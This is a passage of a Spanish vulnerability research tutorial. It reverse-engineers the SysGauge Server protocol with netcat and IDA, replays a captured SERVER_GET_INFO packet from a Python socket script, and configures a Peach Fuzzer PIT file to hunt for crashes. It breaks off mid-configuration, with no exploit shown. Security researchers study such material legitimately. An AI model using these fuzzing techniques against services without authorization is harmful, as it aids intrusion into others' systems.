
Vemos que ejecuta con mas información, por lo que corroboramos que el servicio este activo con **netstat -ab**



```
C:\Windows\system32>netstat -ab
Active Connections

 Proto  Local Address          Foreign Address        State
 TCP    0.0.0.0:135           pwnme-PC:0           LISTENING
 RpcSs [svchost.exe]
 TCP    0.0.0.0:445           pwnme-PC:0           LISTENING
 Can not obtain ownership information
 TCP    0.0.0.0:1947          pwnme-PC:0           LISTENING
 [hasplms.exe]
 TCP    0.0.0.0:4840          pwnme-PC:0           LISTENING
 [Opc.Ua.DiscoveryServer.exe]
 TCP    0.0.0.0:4843          pwnme-PC:0           LISTENING
 Can not obtain ownership information
 TCP    0.0.0.0:9221          pwnme-PC:0           LISTENING
 [sysgaus.exe]
 TCP    0.0.0.0:49152         pwnme-PC:0           LISTENING
```

Para estar 100% seguros nos conectaremos con el cliente de SysGauge para ver si todo funciona con normalidad:



Podemos observar que el Servidor recibió una nueva conexión y como el cliente opera sin problema.


## Obtener input validos y reproducibles para el programa vulnerable

En este punto, logramos iniciar el servidor y establecer una conexión entre el cliente y el servidor sin problema. Ahora debemos comprender la comunicación entre ellos y obtener mensajes validos que envíe el cliente hacia el servidor y viceversa.

Para esto, en primera instancia simularemos ser el Servidor poniendo a la escucha el puerto 9221 en otra maquina utilizando netcat con el siguiente comando:


Linux Machine: `netcat -l -p 9221 -vv`

OSX Machine: `netcat -l 9221 -vv`




```
[hdbreaker@hdbreaker:~/Desktop] > nc -l 9221 -vv
```

Realizaremos una conexión desde el cliente a este Fake Server:



Desde el lado de nuestro Fake Server obtenemos el primer paquete valido que envía el cliente hacia el Servidor:



```
[hdbreaker@hdbreaker:~/Desktop] > nc -l 9221 -vv
u{ SERVER_GET_INFO2Data0 }
```

Obviamente, el paquete contendrá caracteres no printeables por lo que dumpereamos el stream de bytes a un archivo que luego podremos leer y convertir a hex-bytes. Para esto utilizamos el siguiente comando:

Linux Machine: `netcat -l -p 9221 > stream.bin`

OSX Machine: `netcat -l 9221 > stream.bin`

Y repetimos el proceso de conectar el cliente con nuestro Fake Server:

```
[hdbreaker@hdbreaker ~/Desktop]
> nc -l 9221 > stream.bin
[hdbreaker@hdbreaker ~/Desktop]
> cat stream.bin
u SERVER_GET_INFO2Data0%
```


De esta forma somos capaces de capturar un primer mensaje valido, de una forma podremos analizarlo, convertirlo a hexadecimal y reproducirlo utilizando sockets en Python.

También, podemos observar en el mensaje se envía el comando **SERVER\_GET\_INFO** que parece ser el comando que ejecuta el servidor en cuestión, jugaremos con esta información para obtener otros posibles comandos validos.

Para esto abrimos el binario **sysgaus.exe** con IDA, presionamos SHIFT + F12 para listar todos los strings contenidos en el binario.

Address	Length	Type	String
.rdata:0041...	0000000D	C	KERNEL32.dll
.rdata:0041...	0000001E	C	??OSCA_DsmAction@@QAE@ABV0@@Z
.rdata:0041...	00000022	C	??OSCA_DsmActionCtrl@@QAE@ABV0@@Z
.rdata:0041...	00000024	C	??OSCA_DsmAnalysisCond@@QAE@ABV0@@Z
.rdata:0041...	00000028	C	??OSCA_DsmAnalysisCondList@@QAE@ABV0@@Z
.rdata:0041...	00000024	C	??OSCA_DsmAnalysisProc@@QAE@ABV0@@Z
.rdata:0041...	00000028	C	??OSCA_DsmAnalysisProcList@@QAE@ABV0@@Z
.rdata:0041...	00000027	C	??OSCA_DsmAnalysisProfile@@QAE@ABV0@@Z
.rdata:0041...	00000028	C	??OSCA_DsmAnalysisProfiles@@QAE@ABV0@@Z
.rdata:0041...	00000026	C	??OSCA_DsmAnalysisReport@@QAE@AAV0@@Z
.rdata:0041...	0000002A	C	??OSCA_DsmAnalysisReportInfo@@QAE@ABV0@@Z
.rdata:0041...	00000026	C	??OSCA_DsmAnalysisResult@@QAE@ABV0@@Z
.rdata:0041...	00000027	C	??OSCA_DsmAnalysisResults@@QAE@ABV0@@Z
.rdata:0041...	00000020	C	??OSCA_DsmAnalyzer@@QAE@AAV0@@Z
.rdata:0041...	0000001C	C	??OSCA_DsmCond@@QAE@ABV0@@Z
.rdata:0041...	00000020	C	??OSCA_DsmCondList@@QAE@ABV0@@Z
.rdata:0041...	0000001E	C	??OSCA_DsmConfig@@QAE@ABV0@@Z
.rdata:0041...	00000022	C	??OSCA_DsmConfigUser@@QAE@AAV0@@Z
.rdata:0041...	0000001F	C	??OSCA_DsmCounter@@QAE@ABV0@@Z
.rdata:0041...	00000023	C	??OSCA_DsmCounterData@@QAE@ABV0@@Z
.rdata:0041...	00000023	C	??OSCA_DsmCounterInfo@@QAE@ABV0@@Z
.rdata:0041...	00000023	C	??OSCA_DsmCounterList@@QAE@ABV0@@Z
...	...		
.rdata:0041...	00000015	C	??OSCA_Dsm...


Luego con **CTRL + F** podemos filtrar los resultados buscando por **SERVER\_GET\_INFO**



Pero vemos que no existe ningún string que concuerde con la búsqueda, esto puede ser porque los strings se generen en memoria (cosa muy extraña), o que se encuentren en algún modulo que el programa incluya en Run-Time.

Para averiguarlo, configuramos el debugger como **Local Win32 debugger** y presionamos la tecla **F9** para iniciar la ejecución.

Cuando la ejecución se complete y el programa quede a la espera de acciones, abrimos la pestaña **modules** y vemos que librerías carga el binario.




The screenshot shows the 'Modules' tab in the IDA interface. It lists the following loaded modules:

Path	Base	Size
C:\Program Files\SysGauge Server\bin\sysgaus.exe	00400000	00029000
C:\Program Files\SysGauge Server\bin\libpal.dll	00430000	000E2000
C:\Program Files\SysGauge Server\bin\libdsm.dll	10000000	000B2000
C:\Windows\AppPatch\AcLayers.dll	66BE0000	0008D000
	69CF0000	00038000
C:\Windows\system32\odbc32.dll	69D30000	0008C000
C:\Windows\System32\perfos.dll	6CA40000	00009000
C:\Windows\system32\winspool.drv	6D2A0000	00051000
C:\Windows\System32\perfctr.dll	71970000	0000E000
C:\Windows\system32\scscan.dll	73030000	0000B000

Podemos ver que el programa solo carga 2 librerías que no son del sistema: **libpal.dll** y **libdsm.dll**

Teniendo esta información detenemos el debugger y abrimos las librerías en otra instancia de IDA y presionamos **CTRL + F12** para repetir la búsqueda:



The screenshot shows the 'Strings' window in the IDA interface. The search term is 'SERVER\_'. The results table has columns: Address, Length, Type, and String. The results are:

Address	Length	Type	String
.rdata:100B...	00000027	C	?_C@_OBD@MKGJ@OS_SERVER_SESSIONS?\$AA@
.rdata:100B...	00000029	C	?_C@_0BF@GLAC@OS_SERVER_OPEN_FILES?\$AA@
.rdata:100B...	00000055	C	?CommandCallback@SCA_TcpServer@@QAEHPAVSCA_TcpAgent@@PAUtagSCA...
.rdata:100B...	0000003C	C	?SCA_EnumServers@@YAHF6AHPAUtagSCA_SERVER_INFO@@PAX@Z1PAK@Z
.rdata:100B...	00000048	C	?StartProcess@SCA_TcpServer@@QAEHGKP6AHPAUtagSCA_TCP_SERVER_CMD@...
.rdata:100B...	0000004E	C	?StartProcess@SCA_UdpServer@@QAEHGKP6AHPAUtagSCA_UDP_SERVER_CMD...
.data:100C4...	00000013	C	OS_SERVER_SESSIONS
.data:100C4...	00000015	C	OS_SERVER_OPEN_FILES
.data:100C6...	0000000C	C	SERVER_ECHO
.data:100C6...	00000010	C	SERVER_GET_INFO
.data:100C6...	00000011	C	SERVER_PARSE_DIR
.data:100C6...	00000015	C	SERVER_CALC_FILE_SIG
.data:100C6...	00000015	C	SERVER_DOWNLOAD_FILE
.data:100C6...	00000013	C	SERVER_UPLOAD_FILE
.data:100C6...	00000013	C	SERVER_DELETE_FILE

Solo con buscar el string SERVER\_ vemos que aparecen una serie de resultados que podrían ser potenciales comandos del Servidor.

Tomaremos algunas notas en este momento:

## Possible lista de comandos:

- . SERVER\_ECHO
  - . SERVER\_GET\_INFO
  - . SERVER\_PARSE\_DIR
  - . SERVER\_CALC\_FILE\_SIG
  - . SERVER\_DOWNLOAD\_FILE
  - . SERVER\_UPLOAD\_FILE
  - . SERVER\_DELETE\_FILE

Potencial librería donde se encuentre el parser de paquetes:

. libpal.dll

Con nuestro primer análisis superficial del programa, vamos a intentar interactuar con el Servidor simulando ser un cliente.

Para realizar esto primero debemos convertir nuestro **stream.bin** (capturado con netcat) a un string hexadecimal para esto utilizaremos Python.

Luego podemos convertir este ultimo string a hex-string que interprete Python, quedando de la siguiente forma:

El largo del stream es de 56 bytes como puede verse a continuación:

Sabiendo que este el servidor esta basado en arquitectura x86 es probable que esta información sea procesada de 4 bytes. Esto suena razonable ya que el largo del stream es divisible por 4:  $56/4 = 14$  por lo que no rompería la alineación del Stack.


Comenzamos a programar nuestro cliente en Python bajo esta suposición:

```
pkg_part1 = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_part4 = "\x1a\x00\x00\x00"
pkg_part5 = "\x20\x00\x00\x00"
pkg_part6 = "\x00\x00\x00\x00"
pkg_part7 = "SERV"
pkg_part8 = "ER_G"
pkg_part9 = "ET_I"
pkg_part10 = "NF0\x02"
pkg_part11 = "\x32\x01\x44\x61"
pkg_part12 = "\x74\x61\x01\x30"
pkg_part13 = "\x01\x00\x00\x00"
pkg_part14 = "\x00\x00\x00\x00"
```

Como las partes 7, 8, 9 y 10 son parte del comando, podemos unificar esto en una sola variable quedando nuestro script de la siguiente forma:

```
1 import socket
2
3 pkg_part1 = "\x75\x19\xba\xab"
4 pkg_part2 = "\x03\x00\x00\x00"
5 pkg_part3 = "\x01\x00\x00\x00"
6 pkg_part4 = "\x1a\x00\x00\x00"
7 pkg_part5 = "\x20\x00\x00\x00"
8 pkg_part6 = "\x00\x00\x00\x00"
9 pkg_cmd = "SERVER_GET_INFO\x02"
10 pkg_part8 = "\x32\x01\x44\x61"
11 pkg_part9 = "\x74\x61\x01\x30"
12 pkg_part10 = "\x01\x00\x00\x00"
13 pkg_part11 = "\x00\x00\x00\x00"
14
15 package = pkg_part1 + pkg_part2 + pkg_part3 + pkg_part4 + pkg_part5 + pkg_part6 + pkg_cmd + pkg_part8 + pkg_part9 + p
16
17 ip = "192.168.0.18"
18 port = 9221
19 con = (ip, port)
20
21 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22 s.connect(con)
23 s.sendall(package)
24
25 while True:
26     print s.recv(1024)
```

Al ejecutarlo podemos apreciar como logramos interactuar con el servidor de forma exitosa:



Si bien no conocemos la estructura del mensaje podemos distinguir varias secciones de 4 bytes **blob** y una sección **string** donde se encuentra el comando.

Esta información es esencial para iniciar nuestro proceso de fuzzing.

## Iniciamos el Proceso de Fuzzing

El proceso de fuzzing que vamos a llevar acabo se basa de modificar de forma aleatoria las diferentes partes del mensaje que hemos logrado capturar.

Luego enviaremos esta información modificada al Servidor y analizaremos su comportamiento buscando un crash, si el mismo se produce, analizaremos los logs en primera instancia y luego reproduciremos el crash bajo el debugger para poder analizarlo mas minuciosamente.

Afortunadamente, existen diferentes framework que nos ayudan en este proceso, algunos mas complejos que otros como AFL y WinAFL que realizan code coverage e instrumentación de código (Smart Fuzzing) pero mas complejos de integrar en el proceso de research.

Y otros mas simples, de rápida implementación, pero con menos funcionalidades y que pueden generar múltiples crashes repetidos que ensucian el proceso de research.

Una recomendación general es comenzar un proceso de Dumb Fuzzing lo mas pronto posible mientras se estudia la forma adecuada de integrar un Smart Fuzzer en nuestro proceso de research.

Un buen fuzzer para paquetes tcp es Peach Fuzzer, el cual cuenta con una versión community que puede ser descargada desde aquí: <http://www.peach.tech/resources/peachcommunity/>


Peach, permite crear, utilizando XML, archivos que le indican como debe fuzzearse un paquete.

Configurando correctamente este archivo XML, Peach se encargará de modificar el mensaje, enviarlo, analizar si el Servidor crashea y si lo hace nos proporcionara un pequeño log con el estado de la memoria, y un binario con el stream necesario para reproducir el crash.

Toda la documentación de como trabajar con Peach Fuzzer puede encontrarse aquí:  
<http://community.peachfuzzer.com/v2/HowDoI.html>

Es importante recalcar que el Framework trae archivos de ejemplo que pueden utilizarse como base para crear nuestros propios reglas de fuzzing.

Un paso adicional para su instalación es que deberán hacer un Unblock del archivo ZIP de Peach una vez que lo descarguen (botón derecho, Unblock), ya que sino el Sistema Operativo no lo ejecutara.



## Creando nuestro PIT File

Los PIT Files de Peach Framework no son mas que archivos XML donde definimos como queremos fuzzear un binario o protocolo.

Los archivos XML de Peach (PIT files) constan de 4 partes principales:

- . **DataModel**: Es donde definiremos la estructura de nuestro paquete.
- . **StateModel**: Indica como o bajo que protocolo se comunica el cliente con el servidor.
- . **Agent**: Contiene la definición del Agente que utiliza Peach para comunicar su proceso de fuzzing con el Servidor a fuzzear, en el se define la ruta al programa a fuzzear y también se encarga de controlar el estado del Servidor, si este crashea lo vuelve a iniciar.
- . **Test**: Define que Agent y que StateModel se utilizaran en el proceso de fuzzing, donde se encuentra a la escucha el Servidor a ser Fuzzzeado y donde se almacenaran los logs cuando el Server crashee.

Primero definiremos nuestro **DataModel** de a 4 bytes de tipo blob y un campo string de nuestro pkg\_cmd (definido en hexadecimal ya que requiere el carácter no printeable \x02) como hicimos en nuestro archivo Python quedando de la siguiente forma:

```
<DataModel name="TCPRequest">
    <Blob valueType="hex" value="\x75 \x19 \xba \xab" />
    <Blob valueType="hex" value="\x03 \x00 \x00 \x00" />
    <Blob valueType="hex" value="\x01 \x00 \x00 \x00" />
    <Blob valueType="hex" value="\x1a \x00 \x00 \x00" />
    <Blob valueType="hex" value="\x20 \x00 \x00 \x00" />
    <Blob valueType="hex" value="\x00 \x00 \x00 \x00" />
    <!-- Hex String de SERVER_GET_INFO\x02 -->
    <Blob valueType="hex" value="\x53 \x45 \x52 \x56 \x45 \x52 \x5f \x47 \x45 \x54 \x5f \x49 \x4e \x46\x4f\x02" />
    <!-- String SERVER_GET_INFO\x02 -->
    <Blob valueType="hex" value="\x32\x01\x44\x61" />
    <Blob valueType="hex" value="\x74\x61\x01\x30" />
    <Blob valueType="hex" value="\x01\x00\x00\x00" />
    <Blob valueType="hex" value="\x00\x00\x00\x00" />n
</DataModel>
```

Definiremos nuestro **StateModel** como **TCPRequest**

```
<StateModel name="StateManager1" initialState="TheState">
    <State name="TheState">
        <Action type="output">
            <DataModel ref="TCPRequest" />
        </Action>
    </State>
</StateModel>
```

Nuestro **Agent** debe contener la **IP** donde se ejecutará **Peach** en este caso es la misma que la maquina local ya que no estamos utilizando Peach de forma remota. Además, indicaremos la **ruta del binario vulnerable y los argumentos para ejecutarlo** de forma correcta. Por último, también debemos indicar el **nombre correcto de la interface de red** que esta utilizando nuestra VM Windows de Fuzzing quedando de la siguiente forma.

```
<!-- Agents that run locally will be started automatically by Peach -->
<Agent name="RemoteAgent" location="tcp://192.168.0.18:9001">
    <Monitor name="Debugger" class="WindowsDebugger">
        <Param name="CommandLine" value="C:\Program Files\SysGauge Server\bin\sysgaus.exe -console"/>
    </Monitor>

    <Monitor name="Network" class="Pcap">
        <Param name="Device" value="Local Area Connection 2" />
        <Param name="filter" value="tcp"/>
    </Monitor>
</Agent>
```

Como ultimo paso configuraremos el elemento **Test** en donde indicaremos el **DataModel** y el **StateModel** a utilizar en conjunto con la **IP y Puerto** que utiliza el Servidor a Fuzzear. Además, colocaremos la ruta donde queremos que se guarden los logs (Path Relativo al folder de Peach).

```
<Test name="Default">
    <Agent ref="RemoteAgent" />
    <StateModel ref="StateModel1"/>

    <Publisher class="TcpClient">
        <Param name="Host" value="192.168.0.18" />
        <Param name="Port" value="9221" />
    </Publisher>

    <Logger class="Filesystem">
